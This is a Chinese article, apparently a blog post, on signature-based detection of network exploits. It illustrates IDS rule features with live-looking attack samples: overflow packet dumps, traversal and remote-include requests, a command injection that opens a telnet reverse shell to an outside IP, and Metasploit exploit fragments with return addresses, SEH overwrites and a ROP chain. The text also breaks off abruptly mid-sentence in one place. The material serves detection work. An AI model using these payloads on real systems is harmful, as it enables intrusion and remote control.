

远程安全漏洞利用的检测

瘦肉丁@weibo

本文介绍基于网络的远程安全漏洞利用的检测，主要涉及基于规则(Signature)的检测技术。

远程安全漏洞利用的基本检测方法

对远程基于网络的漏洞利用的检测，从作用原理上大致有两种：

- 基于误用
- 基于异常

目前主流系统都或多或少地结合了两种方式。

基于误用

已知攻击特征知识库的专家系统。在具备漏洞相关知识的情况下，由专家定义出相应的检测规则，系统会对符合这些预定义规则的数据流量产生告警。

优点：准确，确定性的结果预期，可以攻击进行中就执行阻断。

缺点：必须先知道攻击的细节，不能先于漏洞或攻击

基于异常

基于正常基线的智能系统。通过自学习对正常的状态进行建模，发现严重偏离正常基线的状态对此产生告警，通常关注的异常有流量异常、协议异常及行为异常等。

优点：不需要知道漏洞的存在即可工作，有可能先于漏洞或攻击。

缺点：准确度不如基于误用的方式，大多数时候不能即时发现和阻断攻击。

可以看到基于误用与基于异常的方法在优缺点几乎是互补的，所以一般都会结合起来使用。

基于规则的检测方法

这里主要介绍基于误用的检测的主要方式：基于规则的方法。根据目前的已有实践，细分一下，又可以有如下三种：

- 基于漏洞特征
- 基于 Exploit 特征
- 基于攻击特征

基于漏洞特征

在对漏洞技术细节或攻击手段充分了解的基础上(需要理解到什么程度,下面有例子会说到),对某些**触发漏洞或形成攻击的必要条件**施加检查,而其中部分特征必须有别于正常的状态。

优点:

- 基于对漏洞的知识,如果分析足够快的话,可能先于 **Exploit** 完成相关检测规则的添加,在利用漏洞的真正攻击出现之时就能发现和阻断
- 由于匹配的是触发漏洞的必要条件, **Exploit** 也必定会包含相应的特征,因此可以对付各种变形的 **Exploit**,实现一条漏洞特征规则顶一百条 **Exploit** 规则的效果
- 在充分了解细节的基础上可以实现得相当准确,最少的误报,很难逃避

缺点:

- 需要了解漏洞细节,所以只能针对已知漏洞
- 必须准确地理解漏洞的成因,对于某些复杂漏洞需要很大的分析工作量
- 必须对漏洞的细节全面了解,如果分析得不透彻,所得到的特征还是可能导致漏报误报
- 检测需要有深入的解码字段拆解操作支持,比较耗费资源且容易出错

实例:

- **Oracle TNS Listener SERVICE_NAME 远程缓冲区溢出漏洞 (CVE-2002-0965)**
这个一个典型的缓冲区溢出漏洞,TNS 协议处理实现上对 **SERVICE_NAME** 这个字段值缺乏充分的检查过滤,一个超长的串就可能导致溢出缓冲区。检测时的条件可以很简单,解析出 TNS 协议分离出 **SERVICE_NAME** 字段的值,检查其长度,超过一定值即可认为异常。

```
...4.....O.....".....(DESCRIPTION=(CONNECT_DATA=
(SERVICE_NAME=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
```

- Microsoft Windows DCOM RPC 接口长主机名远程缓冲区溢出漏洞（MS03-026）（CVE-2003-0352）

Windows RPC DCOM 长主机名的缓冲区溢出漏洞，冲击波蠕虫的攻击传播利用的就是这个漏洞，两条红色下划线之间的就是主机名字串所在位置，正常情况下这个字段不长，服务端会用一个栈缓冲区存储它，但在拷贝时没有检查长度，导致一个超长的串触发溢出执行任意指令。检测上，需要解码 RPC 协议获取主机名，检查其长度，实现基于漏洞特征的检测。

```
.....Mk..2,1.....].....
+.H.....D.....p..zw.....+.H.....f.....\.....].....
+.H.....j.....j..$.5.....+.H.....F.....a.....V.....].....
+.H.....4u#N\..q..8.....{.C.....+.H.....O;F.....].....
+.H.....aC.2P.....X.....+.H.....1w...CT.P...qw!.....].....
+.H.....-M..H.d.....w.....+.H.....+.....].....
.....l..[.]CC.p.k.....+.H.....J.M......n|w.....].....
+.H.....D.....
(M...13
5.....
+.H.....p.....RO3..Fk...*.r.Y.....
K.....\.....G.....=KN..C.3.....g.7<.....#7.w.....{9..t?pc..|8..
$.f0.G5.N...s.....@.v.....gF.C.?.<I...Jk.A.K..4..%O.....=.7H.....B.....J...2..
$@.....'C.....G.K|CH.....B.....y..f.=.....;.....O..tIFu5..w~...f...7.*..}u=%xr.C.k...
$.5-?...).I.z,sq..N.....g..KA..tG.{<.O.y..HJ4.....pb:.....'2...@.v..F|i.y}
xvrs.....Ng<.@.+..C..8..~I...|.....7..wX.....-F.4G..t{B.....H.(...)KZ$$.q..p5'..%
f.....u'..o.....uyq..}wtr7-.....<.{...swXjV*..B.....p..C
$.f.....f.....2.H5;?...?.....=O.....IGN..4@.....gK.A.i.z0...wzv'....K..)}|~.....u7xr@..?
f.I.....J.....5s.y1.=.....{#..t..H.-..3.g.k.....B..q.p%.v<q'{AXN..
$.G...t4y9~..pC..uof...$wF}..|...5..z%B.....8..NH...O?.r....=7.AK...I.Gg..J....
+.<@s.....-4C..jJY...t$.
[.S.....IQ.@7jQZA.....H...&.....C..9.....M.U.....Tb..ROB..&.....E&...m...].C..
9...a+..9...d.j.rdTb..R.R.a..0...w.9...a...C.....9.E
$.7u.....YN.....Rgp.....i.....2..Rg.....m(jx%.....AS.....
+m..M..m..j...y.B}7.M.....Le.7@&.....A.6I.....'C.!G;...zPV..g.w.....j.D..S.n.v.r).
$.jw.....z.....v.....B47.....ca.....A.6I.....'C.!G;...zPV..g.w.....j.D..S.n.v.r).
i.G.'v.d..5..L...=.ocDZ1CnPwRAhmtkcfChoxDwb1mfPI5vGuS1wEzfuzoMjgs8pBT28vy0nj6CP1jiwTHEV
SNW2HvvrKZusJ51V1rbce0a6r8wJmxyBZ3T1etfz18ukz704yPTOuPoQOLiHTBos1DZtziTPZPAVagkokhjmNBSGP
duI4DVTGs5wmz9ZzJRDWWE3eGEQxgHQ7NI2M130JaFKpQ7ljocT385E6Uuz6hn3Gguttznub3uh131ut.E0.
$.3e....5RM0p7wQOLcwVHRVZ7xJ1ptoyPVEXJ9FUCNMRsivKdRyPTQ29..lGY....D
$.ATGyqqEGZ7otsTxxJ3Skt9mM3SypwdgndPM.....b.w'm.t.....S..m..m]
$.1.....T\
```


➤ CGI 类漏洞

✧ 远程文件包含

一般的远程文件包含攻击会涉及到在 URL 的某个参数值指向外部的服务器文件，通常走 HTTP 协议，所以我们基本上可以看到利用此类漏洞的攻击的特征是某个 URL 参数值字符串是以“http://”开头的，通过检查这个特征可以发现部分恶意的行为。

```
GET /includes/Cache/Lite/Output.php?mosConfig_absolute_path=%68%74%74%70%3a%2f%2f%31%30%2e%31%34%2e%36%39%2e%35%38%3a%38%30%38%30%2f%49%54%64%70%72%53%72%49%56%36%38%63%3f HTTP/1.1
Host: 10.14.57.207
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1)
```

✧ 目录遍历

常见的目录遍历攻击或探测尝试几乎必然会使用目录遍历串，通过匹配这些特征可以发现可疑的攻击尝试，如果再配合一些敏感系统文件(比如/etc/passwd)的检查，则基本上可以确认攻击。

```
GET /search?NS-query-pat=../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: DpSxVibnLYQsjelSQJwI
User-Agent: Googlebot/2.1 (+http://www.google.com/bot.html)
Accept: */*
Connection: keep-alive
```

✧ 远程命令注入

如果在 URL 参数值中发现的常见 Shell 命令转义符 (;|&），结合其他具体漏洞相关的特征匹配，可以非常有把握地报告发现攻击。

```
GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY:sh%20-c%20%27%28sleep%204166%7ctelnet%2010.14.69.58%201024%7cwhile%20%3a%20%3b%20do%20sh%20%26%26%20break%3b%20done%20%3e%261%7ctelnet%2010.14.69.58%201024%20%3e/dev/null%20%2e%261%20%26%29%27;echo%20YYY;echo| HTTP/1.1
Host: 10.14.14.189
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1)
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1)
Connection: Close
```

基于 Exploit 特征

这里的 Exploit 特指漏洞利用程序，对同一个漏洞可能有各种不同的 Exploit。本质上 Exploit 是一种恶意代码，因此尽管可能有同一漏洞很多 Exploit，但基本是从几个有限的家族中派生出来的。匹配 Exploit 本身的特征，针对 Exploit 做检测初听起来不怎么靠谱，因为 Exploit 是极容易被修改的，其实还是很有用的。

优点：

- 无需了解漏洞的细节信息，看见一个针对性的加一个，暂时阻止对漏洞的利用，为后续的处理（漏洞分析和打补丁）赢得时间
- 只要抓住 Exploit 中足够独特的特征（哪怕与漏洞本身没有任何关系），就能简单快速的实现阻击，实现代价小
- 匹配特征如果选择得当，几乎不会有什么误报

缺点：

- 只能针对已知的 Exploit，跟漏洞一样，你的检测对象必须是已知的
- 容易被绕过，Exploit 可能稍加修改就会导致规则失效

- 针对不同的 Exploit 需要有对应的规则，需要持续跟踪及时处理新的 Exploit 的出现

如果针对 Exploit 做检测，以目前的经验，可以通过组合 Exploit 中可能出现的如下关键点构造规则：

- 协议标志
数据流中标记协议类型的字段，正常设计的网络协议（特别是二进制协议）很可能会有标记协议类型的字段，通常都是在 Payload 头部固定偏移的几个字节，比如 SMB 协议的“\xFFSMB”和 VNC 协议的“RFB”。匹配到这些协议的标记字段，至少可以确认我们的处理对象。
- 请求类型字段
通常的设计程序会处理多种类型的请求，数据包中也会包含一个请求类型字段，当处理特定类型请求的代码存在某种漏洞的时候，请求中的类型字段必须被设置为相应的值，才可能引导目标程序的流程进入到存在漏洞的处理例程。有些更复杂的协议，甚至还有分级的主类型及对应的子类型。
- 操作的 Opcode
与请求类型相似，可以理解为一种更细的请求类型，会导致程序流程进入特定例程中存在漏洞的特定操作。
- 返回地址
Exploit 中的关键参数，用来引导执行流程进入 Shellcode，这个内存指针依附于特定的操作系统和应用环境，可用的候选不多，因此比较稳定。由于返回地址事实上是与操作系统的环境绑定（系统类型和对应的 Service Pack）的，基本只是有限多的可选项，匹配返回地址甚至可以发现利用内存破坏类的未知攻击，而且，返回地址在绝大多数情况下是以明文形式出现在数据流中，不会被编码。
- ROP Chain
一系列的指令地址和数据组合，引导串联执行特定正常模块中指令来对付现在操作系统环境中对抗漏洞利用的 DEP 机制，依附于特定的应用内存环境，构造不易，所以比较稳定。
- 其他足够“独特”的数据
可能跟漏洞或攻击本身毫无关系，但可以将其无误报地识别出来的特征。

实例：

- 暴风影音 stormtray 进程远程栈缓冲区溢出漏洞
针对早期版本暴风影音播放器的攻击代码，一个 UDP 包即可达成的攻击，典型的缓冲区类 Exploit，包含了协议标记、请求类型（还分了主类型和子类型）及返回地址。

UDP报文的格式大致如下:

```
"KUDP"          4字节标志符
"\x69\x00"      2字节请求主类型
"\x0a\x0c\x00\x00" 4字节后续数据长度字段, Little End序
"\x4c\x00"      2字节请求次类型
数据
```

发送如下Payload的数据可以导致栈溢出:

```
'KUDP' + '\x69\x00' + '\xfe\xfd\x00\x00' + '\x4c\x00' + '\x33\x00' + 'ADAILY.POPSHOWTAB=' + 'A' * 65000

evil = 'KUDP'          # request tag
evil += '\x69\x00'      # major type
evil += '\x0a\x0c\x00\x00' # succeeding data length
evil += '\x4c\x00'      # minor type
evil += '\x33\x00'      # succeeding data length, not necessarily to be correct
evil += 'ADAILY.POPSHOWTAB=' # data
evil += 'A' * 2324      # padding to reach SEH
evil += '\xeb\x26\x41\x41\x71\x15\xfa\x7f' # SEH, pop pop ret, Windows Chinese
evil += '\x90' * 32     # pad, to avoid shellcode corruption
evil += shellcode       # shellcode
```

- Sunway Forcecontrol SNMP NetDBServer.exe Opcode 0x57 缓冲区溢出漏洞
又一个溢出类的 Exploit, 包含了 Opcode 和返回地址。

```
# p/p/r ComDll.dll
'Windows', { 'Ret' => 0x100022c4 }

],

],

'DefaultTarget' => 0,
'DisclosureDate' => 'Sep 22 2011'))

register_options(
[
    Opt::RPORT(2001)
], self.class )

end

def exploit
  connect

  header = "\xeb\x50\xeb\x50"
  header << "\x57\x00" # packet type
  header << "\xff\xff\x00\x00"
  header << "\x01\x00"
  header << "\xff"

  footer = "\r\n"

  packet = rand_text_alpha_upper(65535)
  packet[0, header.length] = header
  packet[293, 8] = generate_seh_record(target.ret)
  packet[301, 20] = make_nops(20)
  packet[321, payload.encoded.length] = payload.encoded
  packet[65533, 2] = footer
```

0040	00 00	eb 50 eb 50 57 00 ff ff 00 00 01 00 ff 5a	...P.Pw.Z
0050	53 55 4d 56 4f 42 5a 59 50 4e 49 48 58 59 57 55	SUMVOBZY PNIHXYWU	
0060	42 44 5a 4f 4d 47 43 56 46 4d 56 4b 57 55 4c 55	BDZOMGCV FMVKWULU	
0070	4f 5a 57 45 4e 48 4a 48 58 4a 55 41 41 4f 54 4e	OZWENHJH XJUAATN	
0080	43 41 5a 41 48 4f 42 50 46 4d 4b 4d 50 4f 53 55	CAZAHOBP FMKMPOSU	
0090	52 5a 54 4d 48 4f 42 51 4d 51 4c 55 45 4b 47 5a	RZTMHOBQ MQLUEKGZ	
00a0	58 56 4f 5a 54 47 4f 4e 50 4f 44 46 44 45 43 57	XVOZTGON PODFDECW	
00b0	56 48 5a 47 45 52 56 43 57 4a 4e 47 57 55 50 42	VHZGERVC WJNGWUPB	
00c0	57 55 52 48 41 55 44 48 57 59 57 57 56 55 52 4b	WURHAUDH WYWWVURK	
00d0	50 4c 57 41 47 58 58 44 48 50 45 50 4e 53 4c 52	PLWAGXXD HPEPNSLR	
00e0	48 54 56 48 55 42 49 5a 41 43 57 4e 52 59 4f 43	HTVHUBIZ ACWNRYOC	
00f0	4a 46 54 52 44 50 50 43 48 53 53 55 54 43 4f 51	JFTRDPPC HSSUTCQO	
0100	4f 46 44 5a 43 44 5a 46 4a 4d 47 5a 41 55 4c 4a	OFDZCDZF JMGZAU LJ	
0110	57 4b 42 53 4a 41 4f 47 49 42 4b 4d 4c 4e 43 49	WKBSJAOG IBKMLNCI	
0120	47 47 43 48 47 5a 4b 57 48 4c 44 4d 41 44 56 4e	GGCHGZKW HLDMAVNI	
0130	52 52 4e 54 41 56 44 48 5a 4c 54 47 45 54 41 46	RRNTAVDH ZLTGETAF	
0140	56 5a 48 4f 46 57 54 43 4c 44 42 4d 4d 44 4e 53	VZHOFWTC LDBMMDNS	
0150	55 54 59 4e 49 43 4f 51 4b 58 49 48 56 50 42 43	UTYNICOQ KXIHVPBC	
0160	58 42 43 5a 4c 44 43 eb 06 a9 27 c4 22 00 10 42	XBCZLDC. ...B	
0170	3f 47 34 1c 24 b9 14 43 08 45 49 a8 9b 04 48 fd	?G4,\$..% .CI...H.	
0180	4e 97 37 db db d9 74 24 f4 b8 a3 80 43 ba 5e 33	N.7...t\$C.^3	
0190	c9 b1 49 83 c6 04 31 46 15 03 46 15 41 75 bf 52	..I...1F ...F.Au.R	
01a0	0c 76 40 a3 6e fe a5 92 bc 64 ad 87 70 ee e3 2b	.v@.n... .d...p.+	
01b0	fb a2 17 bf 89 6a 17 08 27 4d 16 89 86 51 f4 49j.. 'M...Q.I	
01c0	89 2d 07 9e 69 0f c8 d3 68 48 35 1b 38 01 31 8e	...i... hh5.8.1.	
01d0	ac 26 07 13 cd e8 03 2b b5 8d d4 d8 0f 8f 04 70	...&.....+p	
01e0	04 c7 bc fa 42 f8 bd 2f 91 c4 f4 44 61 be 06 8dB../ ...Da...	
01f0	b8 3f 39 f1 16 7e f5 fc 67 46 32 1f 12 bc 40 a2	..?9...~.. gf2...@.	
0200	24 07 3a 78 a1 9a 9c 0b 11 7f 1c df c7 f4 12 94	\$.:x....	
0210	8c 53 37 2b 41 e8 43 a0 64 3f c2 f2 42 9b 8e a1	..S7+A.C. d?...B...	

- Microsoft Windows 工作站服务远程缓冲区溢出漏洞（MS03-049）（CVE-2003-0812）包含可以匹配的返回地址。

```
'Targets' =>
[
    [ 'Windows XP SP0/SP1',
      {
        'Ret' => 0x71aa32ad # pop/pop/ret in ws2help.dll
      }
    ],
],
'DisclosureDate' => 'Nov 11 2003'))

def exploit

    connect()
    smb_login()

    handle = dcerpc_handle(
        '6bffd098-a112-3610-9833-46c3f87e345a', '1.0',
        'ncacn_np', ["\\\\"#{datastore['SMBPIPE']}"]
    )

    print_status("Binding to #{handle} ...")
    dcerpc_bind(handle)
    print_status("Bound to #{handle} ...")
    print_status("Building the stub data...")
    name = rand_text_alphanumeric(5000)
    name[3496, 4] = [target.ret].pack('V')
    name[3492, 2] = "\xeb\x06"
    name[3500, 5] = "\xe9" + [-3505].pack('V')
```


0070	02	3f	00	00	00	00	00	68	02	00	74	00	7a	00	4a	00	.?h	.t.z.J.
0080	55	00	35	00	6a	00	33	00	6e	00	64	00	62	00	72	00	U.5.j.3.	n.d.b.r.	
0090	78	00	55	00	49	00	31	00	49	00	46	00	39	00	76	00	x.U.I.1.	I.F.9.v.	
00a0	43	00	66	00	70	00	67	00	53	00	65	00	68	00	66	00	C.f.p.g.	S.e.h.f.	
00b0	54	00	45	00	71	00	49	00	4c	00	78	00	64	00	63	00	T.E.q.I.	L.x.d.c.	
00c0	59	00	41	00	37	00	52	00	55	00	42	00	43	00	42	00	Y.A.7.R.	U.B.C.B.	
00d0	47	00	55	00	41	00	39	00	58	00	30	00	4e	00	59	00	G.U.A.9.	X.O.N.Y.	
00e0	36	00	34	00	4c	00	59	00	4b	00	51	00	46	00	38	00	6.4.L.Y.	K.Q.F.8.	
00f0	6d	00	6e	00	35	00	69	00	6c	00	6e	00	6d	00	37	00	m.n.5.i.	l.n.m.7.	
0100	36	00	78	00	50	00	4f	00	37	00	45	00	47	00	47	00	6.x.P.O.	7.E.G.G.	
0110	4e	00	39	00	54	00	56	00	76	00	4d	00	4d	00	46	00	N.9.T.V.	v.M.M.F.	
0120	61	00	32	00	53	00	66	00	53	00	39	00	6f	00	66	00	a.2.S.f.	S.9.o.f.	
0130	eb	00	06	00	49	00	32	00	ad	00	32	00	aa	00	71	00I.2.	..2...q.	
0140	e9	00	41	00	12	00	11	00	11	00	71	00	32	00	53	00	..O.....	..q.2.S.	
0150	76	00	33	00	6f	00	54	00	74	00	62	00	45	00	35	00	v.3.o.T.	t.b.E.5.	
0160	31	00	53	00	38	00	4f	00	33	00	78	00	67	00	55	00	I.S.8.o.	3.x.g.u.	
0170	48	00	63	00	4d	00	6f	00	6b	00	32	00	61	00	30	00	H.c.M.o.	k.2.a.O.	
0180	52	00	73	00	71	00	4c	00	58	00	39	00	63	00	76	00	R.s.q.L.	X.9.c.v.	
0190	4e	00	7a	00	70	00	32	00	32	00	4b	00	62	00	57	00	N.z.p.2.	2.K.b.w.	
01a0	4b	00	45	00	59	00	65	00	76	00	66	00	74	00	65	00	K.E.Y.e.	v.f.t.e.	
01b0	65	00	55	00	6e	00	5a	00	58	00	36	00	43	00	62	00	e.U.n.Z.	X.6.C.b.	
01c0	73	00	56	00	65	00	37	00	6f	00	6a	00	4c	00	39	00	s.V.e.7.	o.j.L.9.	
01d0	47	00	63	00	7a	00	35	00	4b	00	64	00	37	00	4b	00	G.c.z.5.	K.d.7.K.	
01e0	4b	00	50	00	5a	00	33	00	72	00	76	00	48	00	37	00	K.P.Z.3.	r.v.H.7.	
01f0	32	00	6f	00	6b	00	34	00	43	00	70	00	6a	00	34	00	2.o.k.4.	C.p.j.4.	
0200	72	00	69	00	72	00	55	00	6b	00	48	00	59	00	38	00	r.i.r.U.	k.H.Y.8.	
0210	72	00	70	00	6a	00	54	00	4c	00	43	00	59	00	4b	00	r.p.j.T.	L.C.Y.K.	
0220	55	00	50	00	69	00	37	00	56	00	58	00	32	00	44	00	U.P.i.7.	v.X.2.D.	
0230	32	00	6b	00	39	00	4a	00	38	00	72	00	74	00	44	00	2.k.9.J.	8.r.t.D.	
0240	42	00	37	00	32	00	34	00	53	00	39	00	35	00	57	00	B.7.2.4.	S.9.5.w.	
0250	72	00	7a	00	5a	00	51	00	50	00	39	00	73	00	47	00	r.z.Z.Q.	P.9.s.G.	
0260	62	00	49	00	7a	00	39	00	73	00	4e	00	4d	00	48	00	b.I.z.9.	s.N.M.H.	
0270	6d	00	50	00	62	00	68	00	50	00	39	00	68	00	42	00	m.P.b.h.	P.9.h.B.	
0280	6f	00	65	00	74	00	36	00	68	00	33	00	51	00	48	00	o.e.t.6.	h.3.Q.H.	
0290	34	00	42	00	47	00	64	00	39	00	70	00	72	00	56	00	4.B.G.d.	9.p.r.V.	
02a0	73	00	36	00	71	00	38	00	69	00	66	00	48	00	49	00	s.6.q.8.	i.f.H.I.	

- 7T Interactive Graphical SCADA System IGSSdataServer.exe 堆栈溢出漏洞
明显的 ROP Chain，可以用来非常可靠地识别此 Exploit。


```

def exploit

    eggoptions =
    {
        :checksum => false,
        :eggtag => 'w00t',
        :depmethod => 'virtualprotect',
        :depreg => 'esi'
    }

    badchars = "\x00"
    hunter, egg = generate_egghunter(payload.encoded, badchars, eggoptions)

    #dao360.dll - pvefindaddr rop 'n roll
    rop_chain = [
        0x1b7681c4, # rop nop
        0x1b7681c4, # rop nop
        0x1b7681c4, # rop nop
        0x1b7681c4, # rop nop
        0x1b7681c4, # rop nop
        0x1b7681c4, # rop nop
        0x1b7681c4, # rop nop
        0x1b7681c4, # rop nop
        0x1b7681c4, # rop nop
        0x1b7681c4, # rop nop
        0x1b72f174, # POP EAX # RETN 08
        0xA1A10101,
        0x1b7762a8, # ADD EAX,5E5F0000 # RETN 08
        junk,
        junk,
        0x1b73a55c, # XCHG EAX,EBX # RETN
        junk,
        junk,
        0x1b724004, # pop ebp
        0x1b72f15f, # &push esp # retn 8
        0x1b72f040, # POP ECX # RETN
        0x1b78f010, # writeable
        0x1b7681c2, # xor eax,eax # retn
        0x1b72495c, # add al,40 # mov [esi+4],eax # pop esi # retn 4
        0x41414141,
        0x1b76a883, # XCHG EAX,ESI # RETN 00
        junk,
        0x1b7785c1, # XOR EDX,EDX # CMP EAX,54 # SETE DL # MOV EAX,EDX # ADD ESP,8 # RETN 0C
    ]

```

➤ Apache Web Server 分块编码远程溢出漏洞（CVE-2002-0392）

与漏洞利用无关的 Exploit 本身的特征，代码把 HTTP 请求中的 Host 字段设置成了“apache-noobjob.c”，这个特征在正常网络流量中是不可能见到的，足够独特可以用来识别此 Exploit。当然，对于了解基本漏洞细节的攻击者来说，只要随便改成其他的串就能绕过检测，因为修改后并不影响攻击的效果，但是 IPS 产品大多数情况下对付的是“懒惰”的脚本小子，基于 Exploit 的检测事实上可以过滤掉大部分打哪指哪的低级货。

形的对象操作、逻辑漏洞更是五花八门，所以这部分的特征不太可能是通用的。

➤ 漏洞利用的辅助功能

特定类型的漏洞可能包含的特定的利用辅助功能。比如浏览器类漏洞的 **HeapSpray** 利用方式，这是一个独立于特定漏洞的通用功能，多个不同的漏洞很可能使用相同的这类功能代码。

➤ 漏洞利用的作用模块

漏洞触发以后执行的实现攻击者意图的代码，对于内存破坏类的漏洞来说一般就是 **Shellcode**，对于 **CGI** 类的漏洞来说可能是一些脚本代码。这部分在 **Exploit** 中也基本是独立的，可以作为发现漏洞利用的特征。

基于以上对 **Exploit** 的分析，通过检测一些漏洞利用相关的相对独立的组件来发现攻击也是一种可行的方法。

优点：

- 由于检测的是独立于漏洞的攻击相关组件，所以无需预知漏洞的存在
- 可以基于较成熟的技术，实现较少的误报

缺点：

- 一般来说只检测被使用比较广泛的相对“标准”的组件，所以攻击者只要实现自己的相关功能就能绕过
- 并不是所有类型的漏洞攻击都有明显的组件区分，事实上只有少数几种攻击类型可能包含我们可匹配的特征，所以适用面较窄

一些目前可用来匹配的通用攻击特征：

➤ **Shellcode**

关于 **Shellcode** 可以看一下我以前写过的一个 **PPT**（内部的，不知道谁给传到豆丁上去了）：

<http://www.docin.com/p-235092491.html>

